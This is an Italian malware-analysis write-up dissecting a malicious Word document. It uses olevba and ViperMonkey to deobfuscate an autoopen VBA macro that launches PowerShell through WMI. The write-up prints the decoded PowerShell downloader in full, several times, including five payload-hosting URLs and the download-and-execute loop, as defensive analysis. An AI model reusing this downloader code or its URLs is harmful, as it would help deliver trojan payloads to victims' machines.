25:      1844 'ObjectPool/_1620684680/contents'
26:       118 'ObjectPool/_1620684681/\x01CompObj'
27:        22 'ObjectPool/_1620684681/\x03OCXNAME'
28:         6 'ObjectPool/_1620684681/\x03ObjInfo'
29:        68 'ObjectPool/_1620684681/contents'
30:       118 'ObjectPool/_1620684682/\x01CompObj'
31:        22 'ObjectPool/_1620684682/\x03OCXNAME'
32:         6 'ObjectPool/_1620684682/\x03ObjInfo'
33:       708 'ObjectPool/_1620684682/\x03PRINT'
34:        72 'ObjectPool/_1620684682/contents'
35:      4096 'WordDocument'
```

L'output è così strutturato.

- Numerazione: ogni riga è numerata in riferimento ai diversi flussi (streams) e contenitori (storages) all'interno del file.
- Dimensione: La seconda colonna indica la dimensione del flusso in byte.
- Nome del Flusso: La terza colonna mostra il nome del flusso.

L'output, oltre a rappresentare la struttura del documento, ci indica dunque **dove** è possibile trovare la **macro malevola**. Tale indicazione viene segnalata con la lettera "**M" (maiuscola)**. Si può dedurre quindi che le macro VBA presenti nel documento malevolo sono in realtà tre e sono rispettivamente contenute negli oggetti:

- **9: 3429 'Macros/VBA/DjjSCQ9r'**
- **10: 4985 'Macros/VBA/Q4tbNMQ7'**
- **11: 3302 'Macros/VBA/ThisDocument'**

Un modo per estrarre le macro è utilizzare il comando:

olevba /pathtodoc/docmalevolo

Prima di analizzare la macro estratte notiamo che il comando ci da già alcune indicazioni su quale è il loro comportamento:

```
Download — -zsh — 79×17
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |autoopen            |Runs when the Word document is opened       |
|Suspicious|Create              |May execute file or a system command through |
|          |                    |WMI                                         |
|Suspicious|ShowWindow          |May hide the application                    |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Base64    |%A<T (              |JUE8VCAo                                    |
|String    |                    |                                            |
+----------+--------------------+--------------------------------------------+
```

La tabella rappresenta comportamenti ritenuti sospetti e/o non sicuri da parte delle macro. Nello specifico:

- **autoopen**: la presenza di "autoopen " può indicare che il documento è configurato per eseguire del codice automaticamente all'apertura. Questo comportamento è tipico di malware o macro malevole, che cercano di eseguire operazioni dannose senza il consenso dell'utente.

- **ShowWindow**: si tratta di una funzione utilizzata per mostrare o nascondere finestre e controlli all'interno di un'applicazione Windows. Nei documenti Office, l'uso di funzioni di manipolazione dell'interfaccia utente tramite macro VBA può essere sospetto perché potrebbe indicare un tentativo di ingannare l'utente o di nascondere l'esecuzione di operazioni non autorizzate.
- **CreateObject**: è una funzione VBA utilizzata per creare e **istanziare oggetti da altre applicazioni** o librerie esterne. Questo include la capacità di caricare ed eseguire **codice esterno**, anche malevolo.
- **Hex Strings**: sono stati rilevate stringhe codificate in esadecimale. Questo può essere utilizzato per offuscare stringhe di testo all'interno del codice VBA.
- **Base64**: anche questa è una tecnica di offuscamento delle stringhe

Il codice delle macro è dunque offuscato e risulta illeggibile.

```
Download — -zsh — 124×14
Sub _
autoopen( _
)
   'Debug.Print "w3YcARq" + ("735" + ("ui9FnjIw") + "Frbfkd" + "230") + "jw9fzFBt" + ("vwE8iE") + ("aYYiEE" + "Oa43hCO" + "8
88" + ("wCL_m2jt") + ("Bv5b5Lt" + ("Hr4Zbzm") + "840" + ("705") + ("iLamIpGj" + ("781"))))
Debug.Print "SOvUhhb0" + ("343" + ("WYPDnu") + "A3L0v1" + "333") + "MFMS6J" + ("iHREZuM") + ("nBWEBWV" + "GKQ_iMP" + "139" +
 ("G3jO6Z") + ("u7mI0aU" + ("wNNu3f") + "394" + ("31") + ("ioF1Q_8" + ("430"))))
j2vz2Xz
   'Debug.Print "kqvunvj" + ("869" + ("ujYzXXjz") + "IzbUvmj" + "3") + "qks5w3Z" + ("u6KztGqw") + ("F6Wifb6P" + "AMjNkBT3" +
 "500" + ("wPBztA_") + ("Ez2Bir" + ("Lc5m0R") + "781" + ("693") + ("LszzTsdJ" + ("664"))))
Debug.Print "nb7iN6M" + ("343" + ("ujNoCH5_") + "GXDwAb" + "265") + "dZBHcc" + ("DvXkWzRU") + ("IQkkJrF" + "TJiworM" + "968"
 + ("XwMBJzOl") + ("dzb33GPk" + ("RB7Doz") + "534" + ("990") + ("I2_dqw9O" + ("426"))))
End Sub
```

Per **evadere** alle tecniche di **offuscamento** utilizzate è possibile utilizzare alcune opzioni del comando ***olevba***

olevba --deobf --reveal /pathtodoc/docmalevolo

Il tool, pur essendo sperimentale, è stato in grado di deoffuscare alcune stringhe:

- **winmgmts:Win32_Process**
  - **winmgmts**: potrebbe fare riferimento a WinManagment ovvero un framework che permette di eseguire dei **task amministrativi** sulle macchine windows
  - **Win32_Process**: è un nome di classe WMI che rappresenta i **processi in esecuzione sul sistema**. È possibile che si tratti di un tentativo di andare ad agire sui processi in esecuzione, ad esempio interrompendo l'esecuzione di un antivirus.

Dopo il deoffuscamento, dopo aver pulito il codice e dopo aver rinominato alcune variabili e funzioni, le macro risultati sono le seguenti:

```
PROGETTO — -zsh — 93×18
Sub autoopen( )
function1
End Sub

Attribute VB_Name = "name1"
Function function1()
var1 = ThisDocument.kww7SAA + ThisDocument.jmVumU + ThisDocument.ZcNnEdo
CreateObject("winmgmts:Win32_Process").Create# var1, Czl1lInR, function2, wWNvOivN
End Function


Attribute VB_Name = "name2"
Function function2()
Set function2 = CreateObject("winmgmts:Win32_Processstartup")
  With function2
    . ShowWindow = QwVq7r + oMlbn4i + rAsO7D6S + Qz4ba_Md + zGQUGJ2
  End With
End Function
```

- In primo luogo la macro utilizza la funzione **autoopen** per eseguire la macro in automatico all'apertura del documento
- La funzione autoopen esegue la **function1** che assegna ad una variabile la combinazione di tre campi presenti nel documento **ThisDocument**. Ricercando i tre valori fra le strings del documento si scopre che corrispondo a delle **Combo Box**

```
ZcNnEdo, 0, 0, MSForms, ComboBox
kww7SAA, 1, 1, MSForms, ComboBox
jmVumU, 2, 2, MSForms, ComboBox
```

- *CreateObject("winmgmts:Win32_Process").Create# var1, Czl1lInR, function2, wWNvOivN*:
    - ***CreateObject****("winmgmts:Win32_Process")*: Questo codice crea un oggetto che consente di **interagire** con i **processi attivi** nel sistema operativo
    - *.Create# var1, Czl1lInR, function2, wWNvOivN*: il metodo Create della classe *Win32_Process* **crea un nuovo processo** nel sistema operativo. I parametri sono, fra gli altri, **var1** e **funcion2** e sono probabilmente variabili o parametri che specificano le caratteristiche del processo da creare.
        - Questa macro potrebbe essere utilizzata dunque per avviare un processo dannoso o eseguire azioni non autorizzate sul sistema.
- La funzione 2 sembra gestire l'avviamento (startup) del processo.
    - *Showindow* sembra tentare di impostare la visibilità del processo, non è stato possibile deoffuscare il valore settato ma è probabile che tale valore consenta di nascondere il processo

Non è stato ad ogni modo possibile deoffuscare molte delle stringhe individuate. A tale scopo è stato utilizzato ***viper monkey***. Si tratta di un tool in grado di simulare l'esecuzione delle macro VBA in un ambiente di sandbox, consentendo di osservare quali azioni verrebbero intraprese se le macro fossero eseguite effettivamente. Come informazione aggiuntiva è stata trovata la stringa *powersh* che potrebbe indicare il tentativo da parte degli attaccanti di eseguire codice ***PowerShell***.

```
Create              | ['powershJAB3AFkAbAAzAE8A | Interesting Function Call |
                    | QQBxAFYAPQAnAGgAZgBKAHQAO |                           |
                    | QB3AEsAJwA7ACQAVAAwAFIAZA |                           |
```

Analizzando più dettagliatamente il risultato del comando strings si nota che il contenuto delle combo box rilevate è probabilmente il seguente:

- powersh
- ll -no -e
- e una stringa in base 64

La stringa in base64 decodificata risulta:

```
11_powersh.txt
$wYl3OAqV='hfJt9wK';$T0RdEKz = '868';$f88j9cN='iDQp_A';$zo3ll7=$env:userprofile+'\'+
$T0RdEKz+'.exe';$PvnLQbWh='NUr6Sa';$qztLCs2T=&('new-o'+'b'+'ject') nET.We`BCl`IEnt;
$BcMh3qW1='http://sasashun.com/MT-4.25-ja/sjqKyopohr/@http://theothercentury.com/SEgeVCUgap/
@https://tecnocrimp.com/administrator/KkGEhGES/@http://tittgen.eu/iXOWCOaq/@http://tncnet.com/
images/yh050r_w6ser-9083/'.SplIt('@');$AcF6zw='cfX1Js';foreach($cpNEq505 in $BcMh3qW1)
{try{$qztLCs2T.dOWnLoADfILe($cpNEq505, $zo3ll7);$tGwYWjk0='zPXrv2';If ((.('G'+'et'+'-Item')
$zo3ll7).leNGtH -ge 24399) {[Diagnostics.Process]::STaRt($zo3ll7);$D2Y01E='sJEFi42C';break;
$C7f3G3j='t3vhmbsY'}}catch{}}$G8UWnuz='VXhokM'
```

Indentata risulta:

```
11a_powersh.txt
$B = 'lfJt9wK';
$T0RdEKEz = '868';
$f88j9cN = 'iIDQp_A';
$zo3ll7 = $env:userprofile + '\' + $T0RdEKEz + '.exe';
$PvnLQbWh = 'NUR6Sa';

$qztLCs2T = &('new-o'+'b'+'ject') nET.We`BCl`IEnt;

$BcMh3qW1 = 'http://sasashun.com/MT-4.25-ja/sjqKyophR/';
$BcMh3qW1 = 'http://theothercentury.com/SEgeVCUgap/';
$BcMh3qW1 = 'http://technocrimp.com/administrator/KkGEhGES/';
$BcMh3qW1 = 'http://tittgen.eu/iXOWCOaq/';
$BcMh3qW1 = 'http://tncnet.com/images/yh050r_w6ser-9083/';

.Split('@');

$AcF6zw = 'cfX1Js';

foreach ($cpNEq505 in $BcMh3qW1) {
    try {
        $qztLCs2T.dOWnLoADfILe($cpNEq505, $zo3ll7);
        $tGwYWjk0 = 'zPXrv2';

        If ((.('G'+'et'+'-Item') $zo3ll7).leNgth -ge 24399) {
            [Diagnostic.Process]::STart($zo3ll7);
            $D2Y01E = 'sJEFi42C';
            break;
            $C7f3RG3j = 't3vhmbsY';
        }
    } catch {
    }
}

$G8UWNuz = 'VXhokM';
```

E a seguito di alcune ridenominazioni:

```
11b_powersh.txt
$string1 = 'lfJt9wK';
$file = '868';
$string2 = 'iIDQp_A';
$filePath = $env:userprofile + '\' + $file + '.exe';
$string3 = 'NUR65a';

$webClient = New-Object Net.WebClient;

$urls = @(
    'http://sasashun.com/MT-4.25-ja/sjqKyophR/',
    'http://theothercentury.com/SEgeVCUgap/',
    'http://technocrimp.com/administrator/KkGEhGES/',
    'http://tittgen.eu/iXOWCOaq/',
    'http://tncnet.com/images/yh050r_w6ser-9083/'
);

$separator = .Split('@');

$string4 = 'cfX1Js';

foreach ($url in $urls) {
    try {
        $webClient.DownloadFile($url, $filePath);
        $string5 = 'zPXrv2';

        If ((Get-Item $filePath).Length -ge 24399){
            [Diagnostic.Process]::Start($filePath);
            $string6 = 'sJEFi42C';
            break;
            $string7 = 't3vhmbsY';
        }
    } catch {}
}

$string8 = 'VXhokM';
```


- Nello script sono presenti definizioni di stringhe che di fatto non vengono mai utilizzate. Questo potrebbe essere un tentativo di offuscamento.
- ***$file*** rappresenta il nome del file che lo script prova a scaricare.
- ***$filepath***: rappresenta il percorso del file da scaricare. È costruito combinando la variabile ambiente ***userprofile*** (**che rappresenta la directory dell'utente corrente**) con il nome del file e l'estensione (*exe*).
- ***$webClient*** = *New-Object Net.WebClient*: Crea un nuovo oggetto *WebClient* che verrà utilizzato per **scaricare file da internet**.
- *$url*: definisce un array di URL da cui verrà tentato il download dell'eseguibile.
- *$separator*: definisce un separatore di stringhe. Questo comando sembra non essere utilizzato nello script
- *foreach*:
    - viene ciclato ogni *URL* presente nel vettore
    - viene tentato di scarica il file *exe* da ogni *URL* nel percorso specificato
    - dopo ogni download, viene verificato se la lunghezza del file scaricato è maggiore o uguale a 24,399 byte.
    - Se il file soddisfa questa condizione, viene eseguito usando *Diagnostics.Process::Start*.
    - *[Diagnostics.Process]::Start($filePath)*: serve ad ad **eseguire** il file *exe* scaricato
    - Il ciclo viene interrotto (*break*) se viene scaricato ed eseguito un file valido.

Il comando completo presente nella VBA era dunque:

powershell -nop -e scriptMalevolo

- Il parametro *-nop* o ***-NoProfile*** assicura che PowerShell venga eseguito senza caricare profili utente o di sistema, che potrebbero contenere protezioni o configurazioni di sicurezza. Questo rende l'esecuzione del codice più rapida e meno soggetta a interferenze.
- Il parametro *-e* o *-EncodedCommand* permette di specificare un comando codificato in Base64

Come ulteriore dimostrazione del comportamento analizzato, il documento malevolo è stato caricato su Virus Total. Il file è stato ampiamento marcato come malevolo.



La maggior parte dei security vendors categorizza il file come un Trojan Downloader.